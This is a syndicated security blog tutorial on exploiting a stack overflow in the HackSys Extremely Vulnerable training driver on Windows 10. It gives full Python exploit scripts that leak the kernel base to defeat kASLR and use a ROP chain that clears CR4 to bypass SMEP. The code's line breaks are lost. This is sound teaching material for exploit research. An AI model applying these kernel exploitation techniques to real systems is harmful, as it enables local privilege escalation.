

HEVD: kASLR + SMEP Bypass

During the last posts, we’ve been dealing with exploitation in Windows
Kernel space. We are using HackSys Extremely Vulnerable
Driver
or HEVD as the target which is composed of several vulnerabilities to
let practitioners sharpen the Windows Kernel exploitation skills.
In the last post, we successfully created a DoS exploit
leveraging a stack overflow vulnerability in HEVD. The DoS ocurred
because we placed an arbitrary value on EIP (41414141) and when the
OS tried to access that memory address, it was not accessible.
In this article, we will use that ability to overwrite EIP to execute
code in privileged mode.
During the exploitation process, we will come across with Supervisor
Mode Execution Prevention or SMEP which will thwart our exploit. But
fear not: we will be able to bypass it.
Local vs Remote exploitation
When we were exploiting Vulnserver, we were doing
remote exploitation to a user-space application. That kind of
environment has certain specific restrictions, the most notorious are
limited buffer space to insert our payload, character restrictions andASLR (Address Space Layout Randomization).
When we are exploiting the Windows Kernel, it is assumed that we already
have unprivileged local access to the target machine. In that
environment, those restrictions are not longer a major issue. For
example, the buffer space problem and character restrictions are easily
circumvented by allocating dynamic memory with VirtualAlloc(), moving
the raw payload to that buffer and overwriting EIP with the returned
pointer.
ASLR and kASLR (Kernel ASLR) is not an issue either, because it
works by randomizing the base memory of the modules at every restart,
but if we have local access, there are functions in the Windows API that
will reveal the current kernel base address.
However, other protections come to scene when trying to exploit at
kernel level, like DEP, SMEP, CFG, etc. We will surely come across
with some of them later. Stay tuned.
Stack Overflow exploitation
We left off our previous article performing a DoS to the
target machine, on where we used the following exploit:
#!/usr/bin/env python3"""HackSysExtremeVulnerableDrive Stack Overflow.Vulnerable Software: HackSysExtremeVulnerableDriveVersion: 3.00Exploit Author: Andres RoldanTested On: Windows 10 1703Writeup: https://fluidattacks.com/blog/hevd-smep-bypass/"""from infi.wioctl import DeviceIoControlDEVICE_NAME = r'\\.\HackSysExtremeVulnerableDriver'IOCTL_HEVD_STACK_OVERFLOW = 0x222003SIZE = 3000PAYLOAD = ( b'A' * SIZE)HANDLE = DeviceIoControl(DEVICE_NAME)HANDLE.ioctl(IOCTL_HEVD_STACK_OVERFLOW, PAYLOAD, SIZE, 0, 0)And we were able to overwrite EIP with the value 41414141. If we are
going to perform something more interesting, we must start by locating
the exact offset on which EIP is overwritten. Just like on any other
user-space exploitation process, we can create a cyclic pattern to find
that offset. We can use mona to do that:

Then, update our exploit:
#!/usr/bin/env python3"""HackSysExtremeVulnerableDrive Stack Overflow.Vulnerable Software: HackSysExtremeVulnerableDriveVersion: 3.00Exploit Author: Andres RoldanTested On: Windows 10 1703Writeup: https://fluidattacks.com/blog/hevd-smep-bypass/"""from infi.wioctl import DeviceIoControlDEVICE_NAME = r'\\.\HackSysExtremeVulnerableDriver'IOCTL_HEVD_STACK_OVERFLOW = 0x222003PAYLOAD = ( b'<insert pattern here>')SIZE = len(PAYLOAD)HANDLE = DeviceIoControl(DEVICE_NAME)HANDLE.ioctl(IOCTL_HEVD_STACK_OVERFLOW, PAYLOAD, SIZE, 0, 0)And check it:

Good, mona discovered that EIP gets overwritten starting at byte2080.
Now, for illustration purposes, we’ll create a simple shellcode to makeEAX = 0xdeadbeef. Then, we must copy it in a dynamic generated
location created by VirtualAlloc(). The return value ofVirtualAlloc() is a pointer that will be placed starting at byte 2081
of our buffer to divert the execution flow to our shellcode.
Let’s update our exploit with that:
#!/usr/bin/env python3"""HackSysExtremeVulnerableDrive Stack Overflow.Vulnerable Software: HackSysExtremeVulnerableDriveVersion: 3.00Exploit Author: Andres RoldanTested On: Windows 10 1703Writeup: https://fluidattacks.com/blog/hevd-smep-bypass/"""import structfrom ctypes import windll, c_intfrom infi.wioctl import DeviceIoControlKERNEL32 = windll.kernel32DEVICE_NAME = r'\\.\HackSysExtremeVulnerableDriver'IOCTL_HEVD_STACK_OVERFLOW = 0x222003SHELLCODE = ( b'\xb8\xef\xbe\xad\xde' + # mov eax,0xdeadbeef b'\xcc' # INT3 -> software breakpoint)RET_PTR = KERNEL32.VirtualAlloc( c_int(0), # lpAddress c_int(len(SHELLCODE)), # dwSize c_int(0x3000), # flAllocationType = MEM_COMMIT | MEM_RESERVE c_int(0x40) # flProtect = PAGE_EXECUTE_READWRITE)KERNEL32.RtlMoveMemory( c_int(RET_PTR), # Destination SHELLCODE, # Source c_int(len(SHELLCODE)) # Length)PAYLOAD = ( b'A' * 2080 + struct.pack('<L', RET_PTR))SIZE = len(PAYLOAD)HANDLE = DeviceIoControl(DEVICE_NAME)HANDLE.ioctl(IOCTL_HEVD_STACK_OVERFLOW, PAYLOAD, SIZE, 0, 0)If everything comes as expected, EAX will have the value 0xdeadbeef
and execution will pause at the inserted breakpoint \xcc. Let’s check
it:

Ouch!
Our exploit was thwarted and the errorATTEMPTED_EXECUTE_OF_NOEXECUTE_MEMORY was triggered when the first
instruction of our shellcode was trying to execute. That means thatSMEP did protect the kernel.
SMEP: Supervisor Mode Execution Prevention
There’s a concept called Protection
rings which is used by
operating systems to delimit capabilities and provide fault tolerance,
by defining levels of privileges. Windows OS versions uses only 2
Current Privilege Levels (CPL): 0 and 3. CPL levels are also
referred as rings. CPL0 or ring-0 is where the kernel is executed
and CPL3 or ring-3 is where user mode instructions are performed.
SMEP is a protection introduced at CPU-level which prevents the kernel
to execute code belonging to ring-3.
The ATTEMPTED_EXECUTE_OF_NOEXECUTE_MEMORY exception was triggered
because HEVD is executing at ring-0 and after overwriting EIP, it
was trying to run the instructions in our shellcode which was allocated
at ring-3.
Technically, SMEP is nothing but a bit in a CPU control register,
specifically the 20th bit of the CR4 control register:

To bypass SMEP, we must flip that bit (make it 0). As can be seen,
the current value of CR4 with SMEP enabled is 001406e9. Let’s
check what would be the value after flipping the 20th bit:

It would be 000406e9. We need to place that value on CR4 to turn offSMEP.
But, how can we do that if we are not allowed to execute instructions atring-3? ROP comes to the rescue! We need to
execute a ROP chain with instructions that are already in kernel mode.
At ring-0 ROP is often referred as kROP. We then need to execute akROP chain and change the value of CR4. With that, we should be able
to make EAX = 0xdeadbeef.
In nt!KeFlushCurrentTb, we find a gadget that sets CR4 from whatever
value EAX may have: mov cr4, eax # ret

Now, we need to calculate the offset of that ROP gadget from the start
of the nt module:

The offset is 0011f8de. We’ll use that later.
Now we need to find a pop eax # ret gadget. We can find one atnt!_MapCMDevicePropertyToNtProperty+0x39:

And the offset from the start of the nt module is 0002bbef:

We must remember to pad our ROP chain with 8 bytes because the
overflowed function epilog uses ret 8 which will return to the value
pointed by ESP and then will pop 8 bytes from the stack:

With that, we can now disable SMEP!
Defeating kASLR
We’ve got all the required information to create the ROP chain to
disable SMEP. However, we need to deal with kernel ASLR. As I
mentioned before, there are several functions that can be executed in
user mode (ring-3) that can give information of addresses at ring-0.
The most used are NtQuerySystemInformation() andEnumDeviceDrivers(). The later is the simpler. With the following
code, you can get the kernel base address:
import sysfrom ctypes import windll, c_ulong, byref, sizeofPSAPI = windll.psapidef get_kernel_base(): """Obtain kernel base address.""" buff_size = 0x4 base = (c_ulong * buff_size)(0) if not PSAPI.EnumDeviceDrivers(base, sizeof(base), byref(c_ulong())): print('Failed to get kernel base address.') sys.exit(1) return base[0]BASE_ADDRESS = get_kernel_base()print(f'Obtained kernel base address: {hex(BASE_ADDRESS)}')And check it:

As you can see, it matches perfectly to the address reported byWinDBG:

With that, we can update our exploit, adding the ROP chain to disableSMEP, using the offsets of the gadgets and the value returned from
that function to obtain absolute addresses, defeating kASLR!
#!/usr/bin/env python3"""HackSysExtremeVulnerableDrive Stack Overflow.Vulnerable Software: HackSysExtremeVulnerableDriveVersion: 3.00Exploit Author: Andres RoldanTested On: Windows 10 1703Writeup: https://fluidattacks.com/blog/hevd-smep-bypass/"""import structimport sysfrom ctypes import windll, c_int, c_ulong, byref, sizeoffrom infi.wioctl import DeviceIoControlKERNEL32 = windll.kernel32PSAPI = windll.psapiDEVICE_NAME = r'\\.\HackSysExtremeVulnerableDriver'IOCTL_HEVD_STACK_OVERFLOW = 0x222003def get_kernel_base(): """Obtain kernel base address.""" buff_size = 0x4 base = (c_ulong * buff_size)(0) if not PSAPI.EnumDeviceDrivers(base, sizeof(base), byref(c_ulong())): print('Failed to get kernel base address.') sys.exit(1) return base[0]BASE_ADDRESS = get_kernel_base()print(f'Obtained kernel base address: {hex(BASE_ADDRESS)}')SHELLCODE = ( b'\xb8\xef\xbe\xad\xde' + # mov eax,0xdeadbeef b'\xcc' # INT3 -> software breakpoint)RET_PTR = KERNEL32.VirtualAlloc( c_int(0), # lpAddress c_int(len(SHELLCODE)), # dwSize c_int(0x3000), # flAllocationType = MEM_COMMIT | MEM_RESERVE c_int(0x40) # flProtect = PAGE_EXECUTE_READWRITE)KERNEL32.RtlMoveMemory( c_int(RET_PTR), # Destination SHELLCODE, # Source c_int(len(SHELLCODE)) # Length)ROP_CHAIN = ( struct.pack('<L', BASE_ADDRESS + 0x0002bbef) + # pop eax # ret struct.pack('<L', 0x42424242) + # Padding for ret 8 struct.pack('<L', 0x42424242) + # struct.pack('<L', 0x000406e9) + # Value to disable SMEP struct.pack('<L', BASE_ADDRESS + 0x0011f8de) + # mov cr4, eax # ret struct.pack('<L', RET_PTR) # Pointer to shellcode)PAYLOAD = ( b'A' * 2080 + ROP_CHAIN)SIZE = len(PAYLOAD)HANDLE = DeviceIoControl(DEVICE_NAME)HANDLE.ioctl(IOCTL_HEVD_STACK_OVERFLOW, PAYLOAD, SIZE, 0, 0)Looks good. Now check it:

And this is the content of the CR4 register:

As you can see, we were able to disable SMEP and made EAX = 0xdeadbeef!
Conclusions
In this post we were able to execute a shellcode which made EAX = 0xdeadbeef. We also bypassed SMEP protection using a kROP chain
and defeated kASLR by leaking the kernel base address from ring-3.
However, we have still have to get a privileged shell on this system,
which will be covered in the next
article.
*** This is a Security Bloggers Network syndicated blog from Fluid Attacks RSS Feed authored by Andres Roldan. Read the original post at: https://fluidattacks.com/blog/hevd-smep-bypass/
